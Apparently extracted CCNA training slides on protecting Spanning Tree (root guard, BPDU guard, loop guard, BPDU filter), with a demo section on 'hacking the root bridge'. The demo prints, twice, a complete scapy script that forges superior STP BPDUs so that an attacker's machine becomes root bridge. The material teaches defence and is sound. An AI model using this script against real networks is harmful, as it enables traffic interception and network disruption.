



STP Protection

<https://t.me/learningnets>



Protect Spanning Tree



CCNA Exam v1.1 (200-301)

- 2.5 Interpret basic operations of Rapid PVST+ Spanning Tree Protocol
 - 2.5.a Root port, root bridge (primary/secondary), and other port names
 - 2.5.b Port states and roles
 - 2.5.c PortFast
 - 2.5.d **Root guard, loop guard, BPDU filter, and BPDU guard**



Protect Spanning Tree

- Root guard
- BPDU guard
- Loop guard
- BPDU filter



Root Guard

<https://t.me/learningnets>



Root Guard

- Protects against unauthorized switches attempting to become the root bridge
- Protects against hackers sending BPDUs
- Blocks access until receipt of superior BPDUs stops

Root Guard



Root Guard



Demo 1: Hacking the Root Bridge



Demo 1: Hacking Spanning Tree

- Hackers can send messages saying they are the root bridge
- Or an old switch could be added to the network

scapy / spanning-tree-root-attack.py 

 davidbombal Update spanning-tree-root-attack.py

Code Blame 23 lines (23 loc) · 630 Bytes

```
1  #!/usr/bin/env python3
2  #Import scapy
3  from scapy.all import *
4  #Capture STP frame
5  pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6  #Change the MAC address in the frame to the following:
7  pkt[0].src="00:00:00:00:00:01"
8  #Set Rootid
9  pkt[0].rootid=0
10 #Set rootmac
11 pkt[0].rootmac="00:00:00:00:00:01"
12 #Set Bridgeid
13 pkt[0].bridgeid=0
14 #Set rootmac
15 pkt[0].bridgemac="00:00:00:00:00:01"
16 #Show changed frame
17 pkt[0].show()
18 #Loop to send multiple frames into the network:
19 for i in range (0, 50):
20     #Send changed frame back into the network:
21     sendp(pkt[0], loop=0, verbose=1)
22     #Sleep / wait for one second:
23     time.sleep(1)
```



Demo 1: Hacking Spanning Tree

- You don't have to know this for the CCNA exam
 - Simple Python script to become the root switch

```
spanning-tree-root-attack.py x
1 #!/usr/bin/env python3
2 #Import scapy
3 from scapy.all import *
4 #Capture STP frame
5 pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6 #Change the MAC address in the frame to the following:
7 pkt[0].src="00:00:00:00:00:01"
8 #Set Rootid
9 pkt[0].rootid=0
10 #Set rootmac
11 pkt[0].rootmac="00:00:00:00:00:01"
12 #Set Bridgeid
13 pkt[0].bridgeid=0
14 #Set rootmac
15 pkt[0].bridgemac="00:00:00:00:00:01"
16 #Show changed frame
17 pkt[0].show()
18 #Loop to send multiple frames into the network:
19 for i in range (0, 50):
20     #Send changed frame back into the network:
21     sendp(pkt[0], loop=0, verbose=1)
22     #Sleep / wait for one second:
23     time.sleep(1)
24
```

- Github: <https://github.com/davidbombal/scapy/blob/main/spanning-tree-root-attack.py>



Demo 1: Hacking the Root Bridge



Demo 1: Hacking the Root Bridge



Demo 1: Hacking the Root Bridge



Demo 1: Hacking the Root Bridge

